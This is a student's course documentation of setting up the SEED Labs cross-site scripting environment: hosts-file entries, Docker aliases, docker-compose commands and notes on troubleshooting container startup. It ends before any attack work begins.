Singson, John Florence M.
CYB – 301

XSS Cross Site Scripting Documentation

1. DNS Set-up

We Input the DNS on the /etc/hosts file.

10.9.0.5 www.seed-server.com

10.9.0.5 www.example32a.com

10.9.0.5 www.example32b.com

10.9.0.5 www.example32c.com

10.9.0.5 www.example60.com

10.9.0.5 www.example70.com

```
  GNU nano 4.8                  /etc/hosts

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com

^G Get Help  ^O Write Out^W Where Is  ^K Cut Text  ^J Justify
^X Exit      ^R Read File^\ Replace   ^U Paste Tex^T To Spell
```


Singson, John Florence M.
CYB – 301

2. We see the prebuilt aliases for docker.

```
GNU nano 4.8                                    .bashrc
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

#=========================================
# Added for SEED Labs

alias ll='ls -l'
PROMPT_DIRTRIM=1
PATH=$PATH:

# Commands for for docker
alias dcbuild='docker-compose build'
alias dcup='docker-compose up'
alias dcdown='docker-compose down'
alias dockps='docker ps --format "{{.ID}}  {{.Names}}"'
docksh() { docker exec -it $1 /bin/bash; }
#=========================================

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos  M-U Undo  M-A Mark Text  M-] To Bracket
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line M-E Redo  M-6 Copy Text  ^Q Where Was
```

3. Docker was not working so I tried to reinstall the docker, but I realized that I needed to get the “lab setup” file from the official website server to proceed for the docker-compose.yml.

https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/



2.2 Container Setup and Commands

Please download the `Labsetup.zip` file to your VM from the lab's website, unzip it, enter the `Labsetup` folder, and use the `docker-compose.yml` file to set up the lab environment. Detailed explanation of the content in this file and all the involved `Dockerfile` can be found from the user manual, which is linked to the website of this lab. If this is the first time you set up a SEED lab environment using containers, it is very important that you read the user manual.

In the following, we list some of the commonly used commands related to Docker and Compose. Since we are going to use these commands very frequently, we have created aliases for them in the `.bashrc` file (in our provided SEEDUbuntu 20.04 VM).

```
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```


All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the "`docker ps`" command to find out the ID of the container, and then use "`docker exec`" to start a shell on that container. We have created aliases for them in the `.bashrc` file.

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#
```


```
heir exit codes

Run 'docker COMMAND --help' for more information on a command.
[03/26/24]seed@VM:~$ docker update
"docker update" requires at least 1 argument.
See 'docker update --help'.

Usage:  docker update [OPTIONS] CONTAINER [CONTAINER...]

Update configuration of one or more containers
[03/26/24]seed@VM:~$ docker builder

Usage:  docker builder COMMAND

Manage builds

Commands:
  build       Build an image from a Dockerfile
  prune       Remove build cache

Run 'docker builder COMMAND --help' for more information on a comma
nd.
[03/26/24]seed@VM:~$ docker builder build
"docker builder build" requires exactly 1 argument.
See 'docker builder build --help'.

Usage:  docker builder build [OPTIONS] PATH | URL | -

Build an image from a Dockerfile
[03/26/24]seed@VM:~$ docker builder

Usage:  docker builder COMMAND

Manage builds
```

4. We move the Lab Setup folder on the shared folder that was created earlier.


Singson, John Florence M.
CYB – 301




5. We navigate to the folder and run the docker again, and we can see that it now works.




Singson, John Florence M.
CYB – 301






Singson, John Florence M.
CYB – 301


6. We try the dcup command and what it does






Singson, John Florence M.
CYB – 301

7. Docker is successfully executed.




8. We set up the elgg and checked the two containers.

